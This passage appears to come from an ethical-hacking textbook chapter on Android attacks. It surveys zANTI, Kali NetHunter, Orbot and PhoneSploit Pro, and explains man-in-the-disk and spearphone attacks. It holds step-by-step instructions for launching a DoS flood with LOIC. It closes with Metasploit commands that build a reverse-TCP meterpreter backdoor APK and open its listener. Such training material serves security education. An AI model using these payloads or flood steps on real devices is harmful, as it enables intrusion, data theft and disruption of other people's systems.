



Figure 17.30: Screenshot of 4ukey showing the successful completion of Bypassed Google FRP



Hacking with zANTI and Kali NetHunter

- **Hacking Networks Using zANTI**

  Source: *https://www.zimperium.com*

  zANTI is an Android application that allows you to perform the following attacks:

  - Spoof MAC Address
  - Create malicious Wi-Fi hotspot to capture victims to control and hijack their device traffic
  - Scan for open ports
  - Exploit router vulnerabilities
  - Password complexity audits
  - MITM and DoS attack
  - View, modify, and redirect all HTTP requests and responses
  - Redirect HTTPS to HTTP; redirect HTTP request to a particular IP or web page
  - Insert HTML code into web pages
  - Hijack sessions
  - View and replace all images that are transmitted over the network
  - Capture and intercept downloads




Figure 17.31: Screenshot of zANTI

- **Hacking Networks Using Kali NetHunter**

  Source: *https://www.kali.org*

  Kali NetHunter provides a comprehensive suite of tools that help attackers conduct various attacks such as human interface device (HID) keyboard attacks, BadUSB attacks, and evil AP MANA attacks on Android devices. This tool also allows attackers to generate custom payloads using Metasploit to compromise the target network. Attackers can simply select their payload, set the options, and generate a suitable payload.




Figure 17.32: Screenshot of Kali NetHunter

Launch DoS Attack using Low Orbit Ion Cannon (LOIC)

LOIC is a mobile application that allows attackers to perform DoS/DDoS attacks on the target IP address. This application can perform UPD, HTTP, or TCP flood attacks. It allows attackers to take full control of the traffic flow, send data packets to any IP address, use various methods to send data packets (HTTP, UDP, or TCP), retrieve the IP address from any real web-address, and send data packets to any port.

Follow the steps given below to launch a DoS attack:

- **Step 1**: Download and install **the** LOIC Android application from Android Play Store.
- **Step 2**: Launch the LOIC application.
- **Step 3**: Enter the target IP address or the URL in the **GET Target IP** field and click **GET IP** button.
- **Step 4**: Select the DoS attack method by selecting any of the **UDP**, **HTTP**, or **TCP** radio buttons under the **Send Method** option.

- **Step 5:** Enter the port and number of threads. The numbers must be a positive whole number.
- **Step 6**: Click on the **START** button at the bottom of the interface to launch the DoS attack.

Figure 17.33: Screenshot of Low Orbit Ion Cannon (LOIC)

Hacking with Orbot Proxy

Source: *https://orbot.app*

Orbot is a proxy app that empowers other apps to use the Internet more privately. It uses Tor to encrypt your Internet traffic and then hides it by bouncing it through a series of computers around the world. Attackers can use this application to hide their identity while performing attacks or surfing through target web applications.





Figure 17.34: Screenshot of Orbot Proxy



Exploiting Android Device through ADB Using PhoneSploit Pro

Source: *https://github.com*

Android Debug Bridge (ADB) is a command-line tool that allows attackers to communicate with the target Android device. This tool provides various features to install and debug apps and access the Unix shell to execute various shell commands on a device. ADB service can be connected using a USB cable or ADB wireless. To use ADB wireless connectivity, you need to enable the daemon server using TCP port 5555 on the target device. This tool acts as a bridge between the attacker's PC and the target Android device. Furthermore, it provides a command window to run the commands directly on the Android device.

If the target Android device has TCP debugging enabled on port 5555, attackers can use tools such as PhoneSploit Pro to perform various malicious activities on the target device, such as screen capture, dumping system info, viewing running applications, port forwarding, installing/uninstalling any application, and turning Wi-Fi On/Off.





Figure 17.35: Screenshot of PhoneSploit Pro



Launching Man-in-the-Disk Attack

Attackers perform a man-in-the-disk (MITD) attack when applications do not incorporate proper security measures against the usage of the device's external storage. This vulnerability leads to the installation of potentially malicious apps on the user's device, thereby blocking access to legitimate apps. MITD is a variation of MITM. The Android OS consists of two types of storage: internal and external. In general, the internal storage for Android apps is sandboxed, whereas the external storage is envisioned to allow file sharing between apps, making it vulnerable to MITD attacks.

When any legitimate app tries to run a regular update, an attacker monitors the data stored in the external storage and tries to replace, manipulate, or overwrite the application data by tampering with the source code of the update. After the attacker successfully injects malicious code into the legitimate app update, the user app fetches and runs the malicious code and installs a fraudulent app from the attacker.

Using this malicious app, the attacker can evade Android security and gain access to the sensitive information stored on the device, such as login credentials, personal information, contacts, and photos, and even hack mobile hardware such as microphones and cameras. This malicious app can further cause the application to blackout and then completely take control of the mobile device.

An MITD attack involves the following steps:

- Victim downloads and installs a legitimate app from the official app store
- Victim's mobile device receives an app update and requests code update from the cloud server
- Victim gives permission to the legitimate app to access external storage. Now, the downloaded code is stored on the external storage
- Attacker remotely monitors the external storage and modifies its content by injecting the malicious code
- Now, the legitimate app fetches and runs the tampered update code from the external storage
- The malicious code injected by the attacker automatically requests and installs a fraudulent app from the attacker.
- Using this malicious app, the attacker can steal the victim's sensitive information stored on the mobile device or completely take control of the mobile device.





Figure 17.36: Man-in-the-disk attack



Launching Spearphone Attack

A spearphone attack allows Android apps to record loudspeaker data without any privileges. Attackers can eavesdrop on loudspeaker voice conversations between remote mobile users by exploiting the hardware-based motion sensor, i.e., the accelerometer. The accelerometer is a firmware chip embedded in most smartphones, and it can be accessed by any app installed on the phone with no special permissions. The motion sensor allows apps to capture the physical movement of the device based on the changes in position and velocity. Speech reverberations can also be recorded through this built-in sensor, as the loudspeaker is placed on the same surface in the device.

Attackers can also monitor the loudspeaker's output data such as voice assistants, multimedia messages, and audio files, using a malicious app to breach speech privacy. In addition, attackers can capture data using malicious code running on the phone. Furthermore, they can perform speech or speaker identification and gender classification by implementing speech recognition and reconstruction. The diagram below shows how loudspeaker data are captured.





Figure 17.37: Spearphone attack



Exploiting Android Devices Using Metasploit

The Metasploit Framework allows attackers to use custom or in-built exploits and payloads for exploiting a target Android device and obtaining sensitive information.

The following are the steps to exploit an Android device using the Metasploit Framework:

- Run the following commands to view Android exploits and Android payloads for hacking an Android device:
  - `msf > search type:exploit platform:android`
  - `msf > search type:payload platform:android`
- Run the following command to build a custom payload:

```
msfvenom -p android/meterpreter/reverse_tcp --platform android -a
dalvik LHOST=<Local Host IP Address> R > Desktop/Backdoor.apk
```

Figure 17.38: Screenshot showing payload creation

Note: A listener must be opened on the system for establishing a connection from the executed .apk file.

- Run the following commands to allow this connection:
  - **msf >use exploit/multi/handler**
  - **msf >set PAYLOAD android/meterpreter/reverse_tcp**
  - **msf >set LHOST <Local Host IP Address>**
  - **msf > set LPORT <Port No>**
  - **msf > exploit**
- Run the sysinfo command to verify the Android device after receiving a meterpreter prompt in the attacking system.

